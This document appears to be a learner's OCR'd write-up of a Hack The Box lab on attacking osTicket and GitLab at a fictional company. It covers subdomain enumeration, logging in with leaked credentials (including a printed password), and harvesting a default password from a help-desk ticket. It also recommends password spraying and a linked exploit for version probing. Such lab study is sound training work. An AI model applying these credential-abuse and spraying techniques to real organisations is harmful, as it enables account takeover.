
```
Vigneswar@htb[/htb]$ cat ilfreight_subdomains

vpn.inlanefreight.local
support.inlanefreight.local
ns1.inlanefreight.local
mail.inlanefreight.local
apps.inlanefreight.local
ftp.inlanefreight.local
dev.inlanefreight.local
ir.inlanefreight.local
auth.inlanefreight.local
careers.inlanefreight.local
portal-stage.inlanefreight.local
dns1.inlanefreight.local
dns2.inlanefreight.local
meet.inlanefreight.local
portal-test.inlanefreight.local
home.inlanefreight.local
legacy.inlanefreight.local
```

We browse to each subdomain and find that many are defunct, but
the support.inlanefreight.local and vpn.inlanefreight.local are active and very promising.


Support.inlanefreight.local is hosting an osTicket instance, and vpn.inlanefreight.local is a Barracuda SSL VPN web portal that does not appear to be using multi-factor authentication.



Let's try the credentials for jclayton. No luck. We then try the credentials for kgrimes and have no success but noticing that the login page also accepts an email address, we try kevin@inlanefreight.local and get a successful login!



The user kevin appears to be a support agent but does not have any open tickets. Perhaps they are no longer active? In a busy enterprise, we would expect to see some open tickets. Digging around a bit, we find one closed ticket, a conversation between a remote employee and the support agent.



The employee states that they were locked out of their VPN account and asks the agent to reset it.

The agent then tells the user that the password was reset to the standard new joiner password. The user does not have this password and asks the agent to call them to provide them with the password (solid security awareness!).

The agent then commits an error and sends the password to the user directly via the portal. From here, we could try this password against the exposed VPN portal as the user may not have changed it.

Furthermore, the support agent states that this is the standard password given to new joiners and sets the user's password to this value.

We have been in many organizations where the helpdesk uses a standard password for new users and password resets.

Often the domain password policy is lax and does not force the user to change at the next login. If this is the case, it may work for other users.

Though out of the scope of this module, in this scenario, it would be worth using tools like linkedin2username to create a user list of company employees and attempt a password spraying attack against the VPN endpoint with this standard password.

Many applications such as osTicket also contain an address book. It would also be worth exporting all emails/usernames from the address book as part of our enumeration as they could also prove helpful in an attack such as password spraying.

This section also shows the dangers of password re-use and the kinds of data we may very likely find if we can gain access to a help desk agent's support ticketing queue. Organizations can prevent this type of information leakage by taking a few relatively easy steps:

- Limit what applications are exposed externally
- Enforce multi-factor authentication on all external portals
- Provide security awareness training to all employees and advise them not to use their corporate emails to sign up for third-party services
- Enforce a strong password policy in Active Directory and on all applications, disallowing common words such as variations of welcome, and password, the company name, and seasons and months
- Require a user to change their password after their initial login and periodically expire user's passwords

Exercise


1) Found open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.129.201.88 -p80,8081 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 18:25 IST
Nmap scan report for support.inlanefreight.local (10.129.201.88)
Host is up (0.46s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Inlanefreight Helpdesk
8081/tcp open  http    nginx
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://support.inlanefreight.local:8081/users/sign_in
| http-robots.txt: 54 disallowed entries (15 shown)
| / /autocomplete/users /autocomplete/projects /search
| /admin /profile /dashboard /users /help /s/ /-/profile /-/ide/
|_/*/new /*/edit /*/raw

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.24 seconds
```

2) Logged in with the creds to [osTicket]

```
id : 7344467234
email : kevin@inlanefreight.local
username : kgrimes
password : Fish1ng_s3ason!
hashed_password :
name : Kevin Grimes
vin :
address :
phone :
database_name : MyFitnessPal
```

3) Found the password



GitLab

GitLab is a web-based Git-repository hosting tool that provides wiki capabilities, issue tracking, and continuous integration and deployment pipeline functionality.

It is open-source and originally written in Ruby, but the current technology stack includes Go, Ruby on Rails, and Vue.js.

Gitlab was first launched in 2014 and, over the years, has grown into a 1,400 person company with $150 million revenue in 2020. Though the application is free and open-source, they also offer a paid enterprise version.

Here are some quick stats about GitLab:

- At the time of writing, the company has 1,466 employees
- Gitlab has over 30 million registered users located in 66 countries
- The company publishes most of its internal procedures and OKRs publicly on their website
- Some companies that use GitLab include Drupal, Goldman Sachs, Hackerone, Ticketmaster, Nvidia, Siemens, and more

GitLab is similar to GitHub and BitBucket, which are also web-based Git repository tools.

During internal and external penetration tests, it is common to come across interesting data in a company's GitHub repo or a self-hosted GitLab or BitBucket instance

These Git repositories may just hold publicly available code such as scripts to interact with an


API. However, we may also find scripts or configuration files that were accidentally committed containing cleartext secrets such as passwords that we may use to our advantage

We may also come across SSH private keys. We can attempt to use the search function to search for users, passwords, etc.


Applications such as GitLab allow for public repositories (that require no authentication), internal repositories (available to authenticated users), and private repositories (restricted to specific users).

It is also worth perusing any public repositories for sensitive data and, if the application allows, register an account and look to see if any interesting internal repositories are accessible.

Most companies will only allow a user with a company email address to register and require an administrator to authorize the account, but as we'll see later on, a GitLab instance can be set up to allow anyone to register and then log in




If we can obtain user credentials from our OSINT, we may be able to log in to a GitLab instance. Two-factor authentication is disabled by default.



Footprinting & Discovery

We can quickly determine that GitLab is in use in an environment by just browsing to the GitLab URL, and we will be directed to the login page, which displays the GitLab logo.



The only way to footprint the GitLab version number in use is by browsing to the /help page when logged in.

If the GitLab instance allows us to register an account, we can log in and browse to this page to confirm the version. If we cannot register an account, we may have to try a low-risk exploit such as https://www.exploit-db.com/exploits/49821.


We do not recommend launching various exploits at an application, so if we have no way to enumerate the version number (such as a date on the page, the first public commit, or by registering a user), then we should stick to hunting for secrets and not try multiple exploits against it blindly. There have been a few serious exploits against GitLab 12.9.0 and GitLab 11.4.7 in the past few years as well as GitLab Community Edition 13.10.3, 13.9.3, and 13.10.2.

Enumeration

